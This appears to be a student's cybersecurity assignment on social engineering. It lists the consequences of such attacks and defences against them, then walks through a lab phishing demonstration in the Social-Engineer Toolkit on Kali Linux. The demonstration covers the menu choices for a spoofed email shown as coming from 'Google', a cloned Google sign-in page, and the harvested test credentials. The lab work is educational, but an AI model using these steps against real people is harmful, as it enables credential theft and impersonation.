ASSIGNMENT-3

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B. TECH

20ME1A4612

RCEE

SOCIAL ENGINEERING

Social engineering is a method used by attackers to manipulate individuals into divulging confidential information, performing actions, or providing access to systems or resources that compromise security. Unlike traditional hacking techniques that focus on exploiting technical vulnerabilities, social engineering targets human psychology and behavior to achieve its objectives.

The consequences of successful social engineering

1. **Data Breaches**: Social engineering attacks often result in unauthorized access to sensitive information, leading to data breaches. This can include personal and financial data of individuals, intellectual property, trade secrets, and confidential corporate information.
2. **Financial Losses**: Organizations can suffer significant financial losses due to social engineering attacks. These losses may result from theft of funds through fraudulent transactions, costs associated with remediation and legal proceedings, regulatory fines, and loss of revenue due to reputational damage.
3. **Reputational Damage**: A successful social engineering attack can tarnish an organization's reputation, eroding trust among customers, partners, and stakeholders. Negative publicity surrounding a data breach or security incident can lead to a loss of business, difficulty attracting new customers, and long-term damage to brand image.
4. **Legal and Regulatory Consequences**: Organizations may face legal and regulatory consequences for failing to protect sensitive information and comply with data protection laws. This can include fines, penalties, lawsuits from affected individuals or regulatory bodies, and damage to business relationships with partners and clients.
5. **Operational Disruption**: Social engineering attacks can disrupt normal business operations, leading to downtime, loss of productivity, and disruption of critical services. This can have cascading effects on supply chains, customer service, and overall business continuity.


Safeguarding Against Social Engineering Attacks:


1. **Comprehensive Employee Training**: Provide regular and thorough training sessions to educate employees about common social engineering tactics, such as phishing, pretexting, and baiting. Ensure they understand how to recognize suspicious emails, messages, or phone calls and how to respond appropriately.
2. **Implement Multi-Factor Authentication (MFA)**: Require the use of multi-factor authentication for accessing sensitive systems and information. MFA adds an extra layer of security by verifying the identity of users through multiple authentication factors, such as


passwords, biometrics, or tokens, reducing the risk of unauthorized access even if credentials are compromised.

3. **Robust Email Filtering and Anti-Phishing Solutions**: Deploy advanced email filtering and anti-phishing solutions to automatically detect and block malicious emails before they reach employees' inboxes. These solutions can identify phishing attempts based on sender reputation, suspicious links, or malicious attachments, reducing the likelihood of successful social engineering attacks.
4. **Establish Clear Security Policies and Procedures**: Develop and enforce clear security policies and procedures that outline best practices for handling sensitive information, responding to suspicious communications, and reporting security incidents. Ensure employees are aware of their responsibilities and the consequences of non-compliance.
5. **Regular Security Awareness Campaigns**: Conduct regular security awareness campaigns to reinforce knowledge and encourage vigilance among employees. Use a variety of formats, such as interactive training modules, simulated phishing exercises, posters, and newsletters, to engage employees and keep security top of mind.


Phishing Email Attack:






root@kali: ~
File Actions Edit View Help



root@kali: ~
File Actions Edit View Help
Screenshot taken
View image
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>


root@kali: ~
File Actions Edit View Help
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.


root@kali: ~
File Actions Edit View Help
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1
set:phishing> Send email to:intern19876@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>1
set:phishing> Your gmail email address:1919swathii@gmail.com
set:phishing> The FROM NAME the user will see:Google
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:n
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n


1 of 2
check who looging into your account
Inbox ×
1919swathii@gmail.com
7:02 PM (0 minutes ago)
to me
your account is looging in this device: 10.0.2.15
Reply
Forward


Kali Linux
Sign in - Google
10.0.2.15
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Google
Sign in with your Google Account
intern19876@gmail.com
Sign in
Need help?
Create an account
One Google Account for everything Google


root@kali: ~
File Actions Edit View Help
File "/usr/share/set/src/webattack/harvester/harvester.py", line 456, in do_POST
self.send_header('Location', RAW_URL)
^^^^^^^^^^
UnboundLocalError: cannot access local variable 'RAW_URL' where it is not associated with a value
[+] We GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgqqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsNFBwd2JnV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38wBkxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=interpolator@mail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[+] When you're finished, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [10/Mar/2024 09:33:33] "POST /ServiceLoginAuth HTTP/1.1" 302 -
Exception occurred during processing of request from ('10.0.2.15', 56234)
Traceback (most recent call last):
File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
self.finish_request(request, client_address)
File "/usr/lib/python3.11/socketserver.py", line 361, in finish_request
self.RequestHandlerClass(request, client_address, self)
File "/usr/lib/python3.11/socketserver.py", line 755, in __init__
self.handle()
File "/usr/lib/python3.11/http/server.py", line 436, in handle
self.handle_one_request()
File "/usr/lib/python3.11/http/server.py", line 424, in handle_one_request
method()
File "/usr/share/set/src/webattack/harvester/harvester.py", line 456, in do_POST
self.send_header('Location', RAW_URL)
^^^^^^^^^^
UnboundLocalError: cannot access local variable 'RAW_URL' where it is not associated with a value